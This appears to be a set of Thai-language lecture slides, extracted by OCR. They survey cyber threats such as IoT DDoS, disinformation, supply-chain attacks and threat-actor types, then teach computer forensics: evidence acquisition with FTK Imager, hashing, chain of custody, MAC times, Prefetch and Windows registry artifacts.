- การโจมตี DDoS (Distributed Denial of Service) แบบดั้งเดิมกำลังเคลื่อนไปสู่การโจมตีโดยใช้ IoT (Internet of Things)
- Ransom Denial of Service (RDoS) เป็นรูปใหม่ของการโจมตีแบบ DoS
- การระบาดของ COVID-19 ถูกใช้เป็นตัวเร่งของจากโจมตี
  - Video conference และ remote collaboration ใช้ Bandwidth เยอะ
- ความสำเร็จของ Internet of Things (IoT) ร่วมกับ 5G ส่งผลให้เกิดการโจมตี DDoS ได้ง่ายมากขึ้น

ภัยคุกคามต่อ Availability

- ความสำเร็จของ Internet of Things (IoT) ร่วมกับ 5G ส่งผลให้เกิดการโจมตี DDoS ได้ง่ายมากขึ้น



Source: https://www.fortinet.com/blog/threat-research/omg--mirai-based-bot-turns-iot-devices-into-proxy-servers


ข้อมูลเท็จ (Disinformation)/ข้อมูลที่ผิด (Misinformation)

ข้อมูลเท็จ (Disinformation)/ข้อมูลที่ผิด (misinformation)

- แคมเปญการบิดเบือนข้อมูลและการให้ข้อมูลเท็จกำลังเพิ่มสูงขึ้น โดยได้รับแรงกระตุ้นจากการใช้แพลตฟอร์มโซเชียลมีเดียและสื่อออนไลน์ที่เพิ่มขึ้น ตลอดจนผลจากการแสดงตัวตนทางออนไลน์ของผู้คนที่เพิ่มขึ้นเนื่องจากการแพร่ระบาดของโควิด-19
- แคมเปญการบิดเบือนข้อมูลและการให้ข้อมูลเท็จมักใช้ในการโจมตีแบบไฮบริดเพื่อลดความไว้วางใจของผู้รับข้อมูลต่อสิ่งต่าง ๆ
- Artificial Intelligence (AI)-enabled disinformation
- Disinformation-as-a-Service (DaaS) business model เติบโตขึ้นอย่างมาก

ข้อมูลเท็จ (Disinformation)/ข้อมูลที่ผิด (misinformation)

- Artificial Intelligence (AI)-enabled disinformation



Source: https://www.youtube.com/watch?v=cQ54GDm1eL0&ab_channel=BuzzFeedVideo

ภัยคุกคามที่ไม่เป็นอันตราย (Non-malicious threats)

ภัยคุกคามที่ไม่เป็นอันตราย (Non-malicious threats)


- ภัยคุกคามที่ไม่ปรากฏเจตนาร้าย
- สิ่งเหล่านี้ส่วนใหญ่ขึ้นอยู่กับข้อผิดพลาดของมนุษย์ (human errors) และการกำหนดค่าระบบผิดพลาด (misconfigurations)
- พบเหตุการณ์ที่ Non-malicious threat เพิ่มขึ้นอย่างรวดเร็ว เนื่องจากการระบาดใหญ่ของโควิด-19 กลายเป็นตัวคูณสำหรับ human errors และ misconfigurations เนื่องจากการเปลี่ยนไปใช้ hybrid office model

Supply-chain attacks

Supply-chain attacks

- Supply-chain attacks คือ การโจมตีทางไซเบอร์ที่พยายามสร้างความเสียหายให้กับองค์กรด้วยการกำหนดเป้าหมายโจมตีองค์กรที่มีความปลอดภัยน้อยกว่าในห่วงโซ่อุปทาน (Supply-chain)

Supply-chain attacks - Solarwinds



Source https://blog.radware.com/security/2020/12/fireeye-hack-turns-into-a-global-supply-chain-attack/ | https://zeronetworks.com/blog/examining_solarwinds_supply_chain_attack_summary/

Categories of cybersecurity threat actors

Categories of cybersecurity threat actors


- State-sponsored actors
- Cybercrime actors
- Hacker-for-hire actors
- Hacktivists

Categories of cybersecurity threat actors

- Cybercrime actors
  - Social engineering เป็นการโจมตีที่แพร่หลายที่สุด
  - ในช่วงการระบาดใหญ่ อาชญากรไซเบอร์ได้ใช้ประโยชน์จาก ความสนใจ ความกังวล ความอยากรู้ และความกลัวของผู้คน โดยการโจมตีแบบ Phishing โดยใช้ theme ที่เกี่ยวกับโควิด -19 เพื่อผลประโยชน์ทางการเงิน
  - ใช้ Ransomware โจมตี กลุ่ม healthcare ในช่วงโควิด -19 และ มีแนวโน้มที่จะกำหนดเป้าหมายต่อข้อมูลใด ๆ ที่จะมีผลกระทบต่อการดำเนินงานของเหยื่อ
  - โจมตี WFH technology เช่น VPN

Categories of cybersecurity threat actors

- Hacker-for-hire actors
  - ทำการภายในตลาด 'Access-as-a-Service' (AaaS) ซึ่งส่วนใหญ่ประกอบด้วยบริษัทที่มีความสามารถทางไซเบอร์ชิงรุก
  - ลูกค้าส่วนใหญ่จะเป็นรัฐบาล
  - บริษัท Hacker-for-hire ดำเนินการอย่างถูกกฎหมายในประเทศที่ดำเนินการ



Source https://citizenlab.ca/2018/09/hide-and-seek-tracking-nso-groups-pegasus-spyware-to-operations-in-45-countries/

Categories of cybersecurity threat actors

- Hacktivists
  - ขีดความสามารถของ Hacktivists กลุ่มทรยังคงเป็น "แบบเก่า" โดยส่วนใหญ่เน้นที่การโจมตี DDoS, Web defacement, การเปิดเผยข้อมูลที่ละเอียดอ่อน (sensitive data)

Categories of cybersecurity threat actors

- Hacktivists
  - ขีดความสามารถของ Hacktivists กลุ่มทรยังคงเป็น "แบบเก่า" โดยส่วนใหญ่เน้นที่การโจมตี DDoS, Web defacement, การเปิดเผยข้อมูลที่ละเอียดอ่อน (sensitive data)

Source: https://www.blognone.com/node/125791

References

- ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021
- Midyear 2021 Cybersecurity Landscape Review: Attacks From All Angles Abound https://www.trendmicro.com/en_us/research/21/i/midyear-2021-cybersecurity-landscape-review.html
- Global Threat Landscape Report https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/report-threat-landscape-2021.pdf
- Navigating the 2021 threat landscape: Security operations, cybersecurity maturity https://www.helpnetsecurity.com/2021/08/02/2021-threat-landscape/

คำถาม/ข้อสงสัย/ข้อเสนอแนะ

Digital Forensics

::: Computer Forensics :::

หัวข้อบรรยาย Digital Forensics : Computer Forensics

1. ว่าด้วย Digital Forensics (Computer Forensics)
2. Acquisition & Preservation
3. Examination
4. Case Study

หัวข้อบรรยาย Digital Forensics : Computer Forensics

1. ว่าด้วย Digital Forensics (Computer Forensics)
   1.1. Computer Forensics คืออะไร
   1.2. ข้อมูลและหลักฐานที่จะได้จากการทำ Computer Forensics
   1.3. ข้อ concern ในวิธีการและขั้นตอน

หัวข้อบรรยาย Digital Forensics : Computer Forensics

2. Acquisition & Preservation
   2.1. แนะนำเครื่องมือ
   2.2. กระบวนการเก็บพยานหลักฐาน
      2.2.1. Order of Volatility
      2.2.2. ประเมินสถานที่เกิดเหตุ
      2.2.3. Live or Dead?
      2.2.4. จดบันทึกและถ่ายภาพ
      2.2.5. Chain of Custody
      2.2.6. การทำสำเนาพยานหลักฐาน
      2.2.7. Hash

หัวข้อบรรยาย Digital Forensics : Computer Forensics

3. Examination
   3.1. Filesystems
   3.2. MAC time
   3.3. Prefetch
   3.4. Registry
   3.5. Deleted Data
   3.6. Event log

วัตถุประสงค์ของการบรรยายหัวข้อ Digital Forensics : Computer Forensics

เพื่อให้ผู้ฟัง...


- มีความเข้าใจเกี่ยวกับ Computer Forensics มากขึ้น
- มีความรู้เกี่ยวกับพยานหลักฐานทางดิจิทัล เครื่องมือ วิธีการและขั้นตอน ที่เกี่ยวข้องกับการทำ Computer Forensics
- มีความรู้เกี่ยวกับการเก็บรวบรวมพยานหลักฐานทางดิจิทัลและตรวจสอบพยานหลักฐานที่เกี่ยวเนื่อง Hacking/Malware Incident ในเบื้องต้น

THE LOCARD EXCHANGE

"...when perpetrators enter or leave a crime scene, they will leave something behind and take something with them"

ว่าด้วย Digital Forensics (Computer Forensics)

Computer Forensics คืออะไร



Computer Forensics คืออะไร

Computer Forensics

การเก็บรวบรวม การเก็บรักษา และตรวจสอบพยานหลักฐานทางดิจิทัลจากระบบคอมพิวเตอร์ เช่น

- Computer Storage (HHD/SSD/Ext.HDD)
- Thumb Drive
- CD/DVD
- Log File

ข้อมูลและหลักฐานที่จะได้จากการทำ Computer Forensics

File Download	Open/Save MRU, Email Attachments, Download Folder
Program Execution	Prefetch, UserAssist, Amcache.hve
Deleted File	File Carving, Slackspace, Thumbs.db, Recycle Bin
Network Activity/Physical Location	Timezone, Network History, WLAN Event Log
File/Folder Opening	Open/Save MRU, Recent Files, Shell Bags, Prefetch
Account Usage	Logon Types, Last Login, RDP Usage, Success/Fail Logons
External Device/USB Usage	Key Identification, First/Last Times, User
Browser Usage	History, Cookies, Cache

ref: SANS Windows Forensic Analysis Poster


ข้อ concern ในวิธีการและขั้นตอน

- พยานหลักฐานทางดิจิทัลมีความหลากหลาย
- เจ้าหน้าที่ทั่วไปขาดทักษะในการจัดการกับพยานหลักฐานฯ
- พยานหลักฐานฯ มีความอ่อนไหวต่อการปนเปื้อนและสูญหาย
  - Data Integrity
  - Volatile & Non-volatile
- ข้อมูลบางชนิดเสี่ยงต่อการเสียหายได้ง่าย
- วิธีการและขั้นตอนในกระบวนการจัดการกับพยานหลักฐานฯ จะต้องได้รับการเชื่อถือในชั้นศาล

ข้อ concern ในวิธีการและขั้นตอน

ศาลฎีกายกฟ้องอดีตโปรแกรมเมอร์ฐานผิด ม.112เหตุหลักฐานไม่ชัด

ข้อ concern ในวิธีการและขั้นตอน




Data Integrity

- Data Integrity = ความถูกต้องครบถ้วนของข้อมูล
- ข้อมูลบนระบบคอมพิวเตอร์ประกอบขึ้นมาจากเลขฐานสอง มีสัญลักษณ์แค่สองตัวคือ 0 กับ 1
- 01100001 (a) ≠ 01000001 (A)

01010100 01101000 01101001 01110011 00100000 01101001 01110011 00100000 01110100 01101000 01100101 00100000 01110100 01100101 01110011 01110100 00100000 01100110 01101111 01110010 00100000 01100010 01101001 01101110 01100001 01110010 01111001 00100000 01100011 01101100 01100001 01110011 01110011	01010100 01101000 01101001 01110011 00100000 01101001 01110011 00100000 01110100 01101000 01100101 00100000 01110100 01100101 01110011 01110100 00100000 01100110 01101111 01110010 00100000 01100010 01101001 01101110 01000001 01110010 01111001 00100000 01100011 01101100 01100001 01110011 01110011

Volatile & Non-volatile



Acquisition & Preservation

แนะนำเครื่องมือ

Write Blocker (Hardware based)

แนะนำเครื่องมือ

Write Blocker in action

แนะนำเครื่องมือ

Write Blocker (Software based)

- PDBLOCK
- SAFE Block
- RCMP HDL
- SoftBlock

แนะนำเครื่องมือ

Disk Duplicator/Imager (มี Write Blocker ในตัว)

แนะนำเครื่องมือ

Disk Duplicator/Imager in action

แนะนำเครื่องมือ

Digital Data Acquisition

FTK Imager
by AccessData

Encase

แนะนำเครื่องมือ

Analyze Disk Image

Autopsy
The Sleuth Kit

FTK Imager
by AccessData


Encase

แนะนำเครื่องมือ

Autopsy
The Sleuth Kit

แนะนำเครื่องมือ

Autopsy
The Sleuth Kit



แนะนำเครื่องมือ

เครื่องมือในการทำ Computer Forensics ยังมีอีกจำนวนมาก ดูเพิ่มเติมได้ที่

Computer Forensics Tools & Techniques Catalog โดย NIST

(https://toolcatalog.nist.gov)

กระบวนการเก็บพยานหลักฐาน > Order of Volatility

ในการเก็บพยานหลักฐานฯ ควรพิจารณาลำดับความสำคัญโดย**ให้น้ำหนักกับพยานหลักฐานที่เสี่ยงต่อการสูญหายมากที่สุดก่อน**แล้วค่อยไล่ลำดับไปยังพยานหลักฐานที่เสี่ยงต่อการสูญหายน้อยที่สุด (Most volatile to least volatile)

RAM » **Running Processes** » **Active Network Connection** » **Storage Media**

กระบวนการเก็บพยานหลักฐาน > ประเมินสถานที่เกิดเหตุ

- อุปกรณ์ประเภทใดที่เราต้องเก็บหลักฐาน
  - Workstation, Server, Cloud, Mobile Phone, Thumbdrive
  - Operating System (Windows, Linux, macOS)
- จำนวนเท่าไหร่
- ขนาดความจุของอุปกรณ์จัดเก็บข้อมูลแต่ละชิ้น
- มีกี่เครื่องที่ยังเปิด (กำลังใช้งาน?) อยู่บ้าง
- ต้องใช้เครื่องมือใดในการเก็บหลักฐาน
- เรามีความเชี่ยวชาญเพียงพอหรือไม่

กระบวนการเก็บพยานหลักฐาน > Live or Dead?

- Live system and Dead system
- Live system
  - เครื่องคอมพิวเตอร์ยังคงเปิดและกำลังทำงานอยู่
  - กำลังทำงาน = ข้อมูลเปลี่ยนแปลงตลอดเวลา
- Dead system
  - เครื่องคอมพิวเตอร์ถูกปิดการทำงาน (Shutdown)
  - ข้อมูลทุกอย่างภายใน Hard Disk จะไม่มีการเปลี่ยนแปลง

กระบวนการเก็บพยานหลักฐาน > Live or Dead?

- Live acquisition
  - ปฏิบัติการโดยตรงกับเครื่องเป้าหมาย
  - สามารถเก็บพยานหลักฐานประเภท Volatile เช่น RAM
  - เหมาะสมในสถานการณ์ เช่น
    - กรณี Hacking/Malware incident
    - กรณีที่เครื่องเป้าหมายมีการใช้งาน Encryption
    - กรณีที่เครื่องเป้าหมายไม่สามารถ Shutdown ได้ เช่น Server

ข้อควรระวัง เนื่องจากวิธีนี้ต้องมีการปฏิบัติโดยตรงกับเครื่องเป้าหมาย ดังนั้นจำเป็นต้องมีการจดและบันทึกเวลาและรายละเอียดสิ่งที่ทำเอาไว้ทั้งหมด

กระบวนการเก็บพยานหลักฐาน > Live or Dead?

- Dead acquisition
  - วิธีการแบบ Old school... ชักปลั๊ก!
  - ทำสำเนาอุปกรณ์ Storage media แบบ Bitsteam
  - เป็นวิธีที่มั่นใจได้ว่าข้อมูลต้นฉบับจะไม่มีการเปลี่ยนแปลง

ข้อควรระวัง การปิดเครื่องคอมพิวเตอร์จะทำให้ข้อมูลใน RAM สูญหาย และอาจเป็นการทำลายหลักฐานในกรณีที่เครื่องดังกล่าวมีการใช้งาน encryption อย่างใดอย่างหนึ่ง

กระบวนการเก็บพยานหลักฐาน > Live or Dead?

ข้อพิจารณา Live acquisition VS Dead acquisition

- มีข้อมูลบ่งชี้ถึง Hacking/Malware
- มีข้อมูลบ่งชี้ถึง Encryption/Secret key/Password
- ควรเลือก Live acquisition

- ไม่มีข้อมูลบ่งชี้ถึง Encryption/Secret key/Password
- ต้องการความมั่นใจใน data integrity
- ควรเลือก Dead acquisition

กระบวนการเก็บพยานหลักฐาน > จดบันทึกและถ่ายภาพ

กระบวนการเก็บพยานหลักฐาน > จดบันทึกและถ่ายภาพ

กระบวนการเก็บพยานหลักฐาน > Chain of Custody

"Chain of Custody หมายถึงข้อมูลที่ระบุรายละเอียดของพยานหลักฐานและการส่งต่อพยานหลักฐานโดยเจ้าหน้าที่ที่รับผิดชอบ ซึ่งจะต้องมีการบันทึกไว้เริ่มตั้งแต่เมื่อพยานหลักฐานชิ้นนั้นถูกเก็บมาจากที่เกิดเหตุมาอยู่ในความครอบครองของเจ้าหน้าที่ที่เกี่ยวข้อง จนถึงเมื่อสิ้นสุดคดี ไว้ในแบบฟอร์ม Chain of custody " - ThaiCERT

กระบวนการเก็บพยานหลักฐาน > Chain of Custody

กระบวนการเก็บพยานหลักฐาน > การทำสำเนาพยานหลักฐาน

การสำเนาพยานหลักฐาน สามารถแบ่งได้เป็น 4 แนวทาง คือ

- Disk-to-Image : ได้รับความนิยม, เก็บไฟล์หลักฐานได้จำนวนมาก
- Disk-to-Disk : เหมาะใช้ในกรณีที่ไม่สามารถเลือกวิธี Disk-to-Image
- Logical : เลือกเก็บเฉพาะข้อมูลส่วนที่เราสนใจ
- Sparse : ไฟล์หลักฐานที่ถูกลบ (deleted) หรือถูกลบบางส่วน


ตัวอย่างการทำสำเนาพยานหลักฐานแบบ Live acquisition บนระบบปฏิบัติการ Windows

ขั้นเตรียมการ

1. ดาวน์โหลดและติดตั้ง FTK Imager Lite บน USB ที่ผ่านการ Format มาเรียบร้อยแล้ว
2. เตรียม USB หรืออุปกรณ์จัดเก็บข้อมูลที่จะใช้ในการเก็บไฟล์หลักฐานโดยให้ทำการ Format ให้เรียบร้อย โดยอุปกรณ์ดังกล่าวจะต้องมีขนาดใหญ่พอที่จะบรรจุไฟล์หลักฐานทั้งหมด


ขั้นการทำสำเนา

1. เสียบ USB ทั้งสองบนเครื่องเป้าหมาย
2. เปิด USB ที่มี FTK Imager Lite และเรียกใช้งานโดยคลิ๊กขวา “Run as Admin”




ขั้นการทำสำเนา

3. ในโปรแกรม FTK เลือก File > Create Disk Image...




ขั้นการทำสำเนา

4. ในหน้าต่าง Pop-up เลือก Physical Drive จากนั้นกด Next




ขั้นการทำสำเนา

5. จาก drop down menu เลือก drive ที่ต้องการทำสำเนา จากนั้นคลิ๊ก Finish




ขั้นการทำสำเนา

6. ในหน้าต่างถัดมา กด Add




ขั้นการทำสำเนา
7. ในหน้าต่าง Pop-up ใหม่นี้ เลือก Image Type เป็น “E01” จากนั้นคลิ๊ก Next



ขั้นการทำสำเนา
8. กรอกข้อมูลที่จำเป็นให้ครบถ้วน จากนั้นคลิ๊ก Next


ขั้นการทำสำเนา
9. คลิ๊ก Browse แล้วเลือก USB/อุปกรณ์เก็บข้อมูล ที่ต้องการใช้ในการเก็บไฟล์หลักฐาน
10. ตั้งชื่อไฟล์หลักฐาน จากนั้นคลิ๊ก Finish

Image Fragment Size: “0” หากไม่ต้องการแบ่งไฟล์หลักฐานเป็นไฟล์ย่อย ๆ จำนวนมาก
Compression: เลือกระดับการบีบอัด




ขั้นการทำสำเนา
11. กด Start เพื่อเริ่มต้นกระบวนการทำสำเนา

Verify images after they are created: ยืนยัน Hash value ของไฟล์ Image




ขั้นการทำสำเนา
12. เมื่อซอฟต์แวร์ทำงาน จะแสดง Progress bar ให้เห็นความคืบหน้าในการทำงาน



ขั้นการทำสำเนา
13. หลังจากที่การทำสำเนาเสร็จเรียบร้อย ในกรณีที่คลิ๊กเลือก “Verify images after they are created” เอาไว้ จะมีกระบวนการ Verify ไฟล์ Image ต่อ
14. หลักเสร็จสิ้นกระบวนการ กด Close และถอด USB/อุปกรณ์ฯ ออกจากเครื่องเป้าหมาย


กรณี RAID

1. เลือก Logical Drive



กรณี RAID

2. ใน drop down menu เลือก drive ที่เป็น RAID



- ค่า Hash คือผลลัพธ์ที่ได้เมื่อนำข้อมูลมา Digest และคำนวณผ่านฟังก์ชัน Hash
  - โดยส่วนใหญ่ประกอบด้วยค่าข้อมูลในรูปแบบฐาน 16 (0-F)
  - มีความเฉพาะตัวของข้อมูล
  - Non-reversible
- ฟังก์ชัน Hash มีหลายรูปแบบ
  - MD5 (ตย. DA9293B20E010A8F84A235B59417B3C1)
  - SHA1 (ตย. 7A5E0BC89B843FE8CDAC0510B5E3A4B5A91BE2D5)
  - FuzzyHash (ตย. 3:hMCRvVsi0yW:hKNF)

This is the test for binary class	This is the test for binAry class
DA9293B20E010A8F84A235B59417B3C1	17AE70A7BB3CB0EDC8C877DE802D236A
3:hMCRvVsi0yW:hKNF	3:hMCRvVsCc4W:hKfb

ประโยชน์ของ Hash

1. ใช้เปรียบเทียบความตรงกันของต้นฉบับและตัวสำเนา เมื่อเสร็จสิ้นขั้นตอนการทำสำเนา
2. ใช้ทดสอบ integrity ของพยานหลักฐาน ได้ทุกขั้นตอนระหว่างการตรวจวิเคราะห์
3. ใช้ยืนยัน integrity ของพยานหลักฐานเมื่อต้องส่งต่อไฟล์ระหว่าง examiner ด้วยกัน


- ขั้นตอนแรกของการเก็บพยานหลักฐานฯ คือ การป้องกันพยานหลักฐานให้อยู่ในสภาพเดิมมากที่สุด
- การจดบันทึกและการถ่ายภาพ มีความจำเป็นอย่างมาก เพราะช่วยบันทึกรายละเอียดต่างๆ ไว้ได้ ไม่ต้องเสี่ยงกับอาการ “ลืม”
- Chain of Custody เป็นสิ่งสำคัญในกระบวนการ Digital Forensics
- การตรวจวิเคราะห์พยานหลักฐาน จะทำบนตัวสำเนาเท่านั้น
- การทำสำเนาคือการคัดลอกข้อมูลแบบ บิตต่อบิต
- Hash ช่วยในการยืนยัน Integrity ของพยานหลักฐานฯ
- Live Acquisition คือ การเก็บข้อมูลขณะที่เครื่องคอมพ์ฯ ยังเปิดอยู่

Examination


Filesystem เป็นระบบการทำงานของ OS ทำหน้าที่ในการบริหารจัดการพื้นที่และไฟล์

- บริหารจัดการพื้นที่และตำแหน่งในการจัดเก็บไฟล์
- Allocated space และ Unallocated space
- มีการใช้งาน Metadata เช่น Modified time, Accessed time, Created time (aka MAC)
- ตัวอย่าง Filesystem เช่น FAT, NTFS, EXT เป็นต้น


Allocated space - Unallocated space



Allocated space - Unallocated space



Slack space




MAC คือ metadata ที่บันทึกช่วงเวลาเมื่อไฟล์ถูก Modify, Access, หรือ Create

Modified time : mtime

Accessed time : atime

Created time : ctime



Examination > MAC time

Condition	Modified	Accessed	Created
เปลี่ยนชื่อไฟล์	คงเดิม	คงเดิม	คงเดิม
ย้ายไฟล์ระหว่างโฟลเดอร์	คงเดิม	คงเดิม	คงเดิม
ย้ายไฟล์ระหว่าง disk หรือ partitions	คงเดิม	เวลา ณ การย้าย	คงเดิม
ก๊อปปี้ไฟล์	คงเดิม	เวลา ณ ก๊อปปี้	เวลา ณ ก๊อปปี้
สร้างไฟล์ขึ้นมาใหม่	เวลา ณ ถูกสร้าง	เวลา ณ ถูกสร้าง	เวลา ณ ถูกสร้าง
แก้ไขไฟล์	เวลา ณ แก้ไขไฟล์	คงเดิม	คงเดิม
เปิดไฟล์	คงเดิม	อัพเดตภายใน 1 ชม. หรือ คงเดิมถ้าถูก disbled เอา	คงเดิม

Examination > Prefetch

- Windows Prefetch File ถูกสร้างมาเพื่อเร่งความเร็วในการเปิดใช้งาน Executable File บน Windows OS
- เมื่อไฟล์ Executable ถูกเรียกใช้งาน, ไฟล์ Prefetch จะถูกสร้างขึ้น
- ถูกเก็บไว้ที่ %SystemRoot%\Prefetch
- ถูก Disble by default บน Windows Server และ SSD drive

Examination > Prefetch

- ตย. prefetch file >> **CALCULATOR.EXE-B4C49869.pf**
- องค์ประกอบในชื่อของ prefetch file คือ {exename}-{hash}.pf
  - {exename} : ชื่อไฟล์ executable
  - - : สัญลักษณ์ Dash ขั้นระหว่างชื่อไฟล์และค่า Hash
  - {hash} : ค่า Hash (Hex 8 ตัวอักษร) ของ path ที่ไฟล์ executable ถูกเรียกใช้
  - .pf : นามสกุลไฟล์ prefetch

Examination > Prefetch

ข้อมูลที่สามารถตรวจพบได้จาก Prefetch file

- ชื่อไฟล์ executable ที่ถูก run บนเครื่องเป้าหมาย
- จำนวนครั้งที่ไฟล์ executable มีการ run
- Time stamp ของการ run ใน 8 ครั้งล่าสุด
- ไดเรคทอรี่และไฟล์ที่ถูกเรียกใช้ร่วมกับไฟล์ executable

Examination > Prefetch

ตัวอย่างการ Parsing ไฟล์ Prefetch โดยใช้เครื่องมือชื่อ PECmd (สร้างโดย Eric Zimmerman)

Examination > Registry

Registry ทำหน้าที่คล้าย Database เก็บค่า Configuration ของระบบปฏิบัติการ, ข้อมูลแอพพลิเคชั่นต่าง ๆ, ข้อมูลการใช้งานเครื่องคอมพิวเตอร์ของผู้ใช้


- ผู้ใช้งานปกติมักจะไม่รู้จัก Registry
- คนร้ายมักจะมองข้ามการซ่อน/ทำลายหลักฐานใน Registry

เหตุผลเหล่านี้ทำให้ Registry เป็นแหล่งพยานหลักฐานที่มีประโยชน์อย่างมาก

Registry มีโครงสร้างข้อมูลเรียกว่า Hive ซึ่งแบ่งตามลักษณะหน้าที่การเก็บข้อมูลดังนี้


HKEY_USERS	เก็บ User profiles ที่ทำการล็อกอินใช้งานบนเครื่องคอมพิวเตอร์
HKEY_CURRENT_USER	เก็บ User profile ที่กำลังใช้งานในขณะนั้น
HKEY_CLASSES_ROOT	Parent ของ registries อื่น ๆ ทั้งหมด
HKEY_CURRENT_CONFIG	เก็บ Hardware profile ของระบบที่กำลังใช้งานในขณะนั้น
HKEY_LOCAL_MACHINE	เก็บข้อมูล Hardware configuations เช่น LAN, USB เป็นต้น

หน้าจอการใช้งาน regedit




ข้อมูล Startup ภายใต้ RUN และ RUNONCE Key ใช้ในการตรวจสอบ Persistence machanism ของมัลแวร์

Location: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run หรือ RunOnce



UserAssist Key ใช้ในการตรวจสอบโปรแกรมที่ถูกเรียกใช้งาน (GUI-based)

Location: NTUSER.DAT\Software\Microsoft\Windows\Currentversion\Explorer\UserAssist\




ข้อมูล Users ภายใต้ SAM Hive ใช้ตรวจสอบ User Created Time, Last Login, Last Password Change, Last Incorrect Password, Password Hint

Location: SAM\Domains\Account\Users

USBSTOR Key บันทึกรายการ USB ที่ถูกเสียบเข้ากับเครื่องคอมพิวเตอร์

